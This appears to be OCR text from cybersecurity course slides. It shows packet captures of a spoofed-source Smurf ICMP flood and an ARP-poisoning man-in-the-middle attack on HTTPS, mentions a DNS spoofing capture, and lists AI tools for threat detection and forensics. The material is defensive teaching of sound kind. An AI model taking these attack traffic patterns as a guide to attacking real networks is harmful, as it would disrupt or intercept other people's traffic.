Real-World Case Studies


- Analyze real cyberattack scenarios
- Learn from defensive failures
- Study response strategies and forensic insights

Smurf Attack — Distributed Denial of Service (DDoS) with ICMP



1	0.000000	143.119.236.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
2	0.000021	1.172.212.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
3	0.000096	14.198.136.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
4	0.000110	218.253.224.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
5	0.000124	88.177.220.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
6	0.000222	231.147.199.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
7	0.000236	184.234.131.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
8	0.000291	235.90.31.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
9	0.000306	44.11.42.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
10	0.000320	227.140.25.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
11	0.000376	68.91.127.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
12	0.000391	178.229.10.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
13	0.000794	128.161.150.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
14	0.000811	22.227.231.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
15	0.001045	241.187.44.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
16	0.001061	153.33.194.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
17	0.001224	75.83.220.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
18	0.001240	62.149.170.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
19	0.001254	177.213.115.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
20	0.001312	59.30.16.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
21	0.001327	13.103.191.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
22	0.001341	182.163.145.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
23	0.001354	190.53.248.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
24	0.001715	17.43.148.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
25	0.001731	176.23.162.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
26	0.001745	206.235.250.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
27	0.001758	118.99.204.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
28	0.001772	229.20.245.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
29	0.001842	89.48.195.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found
30	0.001856	217.178.30.0	172.18.200.254	ICMP	106 Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found

Network Packet Analysis of ARP Poisoning (MITM Attack with HTTPS Intercept)




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34
2	0.000057	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
3	2.000259	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34
4	2.000317	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
5	4.000530	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34
6	4.000587	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
7	6.000811	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34
8	6.000872	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
9	8.001091	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34
10	8.001150	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
11	10.001358	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34
12	10.001513	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
13	11.864782	172.16.3.6	172.16.3.2	TCP	74	44810 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3490682409 TSecr=0 WS=128
14	11.864864	172.16.3.2	172.16.3.6	TCP	74	443 → 44810 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2876166469 TSecr=
15	11.864974	172.16.3.6	172.16.3.2	TCP	66	44810 → 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3490682409 TSecr=2876166469
16	11.867260	172.16.3.19	172.16.3.2	TCP	74	53648 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3498673054 TSecr=0 WS=128
17	11.867766	172.16.3.2	172.16.3.19	TCP	74	443 → 53648 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=938253760 TSecr=3
18	11.867825	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3498673054 TSecr=938253760
19	11.877563	172.16.3.6	172.16.3.2	TLSv1.3	583	Client Hello
20	11.877592	172.16.3.2	172.16.3.6	TCP	66	443 → 44810 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=2876166482 TSecr=3490682422
21	11.879597	172.16.3.19	172.16.3.2	TLSv1.3	427	Client Hello
22	11.880455	172.16.3.2	172.16.3.19	TCP	66	443 → 53648 [ACK] Seq=1 Ack=362 Win=30080 Len=0 TSval=938253773 TSecr=3498673066
23	11.909307	172.16.3.2	172.16.3.19	TLSv1.3	15…	Server Hello, Change Cipher Spec, Application Data, Application Data
24	11.909344	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=362 Ack=1449 Win=64128 Len=0 TSval=3498673096 TSecr=938253801
25	11.909360	172.16.3.2	172.16.3.19	TLSv1.3	170	Application Data, Application Data
26	11.909376	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=362 Ack=1553 Win=64128 Len=0 TSval=3498673096 TSecr=938253801
27	11.911494	172.16.3.19	172.16.3.2	TLSv1.3	146	Change Cipher Spec, Application Data
28	11.912197	172.16.3.2	172.16.3.19	TLSv1.3	353	Application Data
29	11.912423	172.16.3.2	172.16.3.19	TLSv1.3	353	Application Data
30	11.917239	172.16.3.2	172.16.3.6	TLSv1.3	16…	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Appli
31	11.917368	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=442 Ack=2127 Win=64128 Len=0 TSval=3498673104 TSecr=938253805

ARP poisoning to victim hosts

HTTPS traffic intercept in MITM attack


Network Packet Analysis of DNS Spoofing in Wireshark




AI for Cybersecurity

- AI tools for:
- - Vulnerability assessment
- - Threat detection
- - Forensic investigation
- - Automated incident reporting

Malware traffic analysis with AI tool (xAI: Grok 4 fast model)





What You'll Gain

- Real-world technical experience
- Confidence in system & network management
- Skills to detect and defend against cyber-attacks
- Understanding of AI-powered cybersecurity tools

Final Message

- “Security is not a product, but a process.” – Bruce Schneier
- Let’s begin that process — hands-on!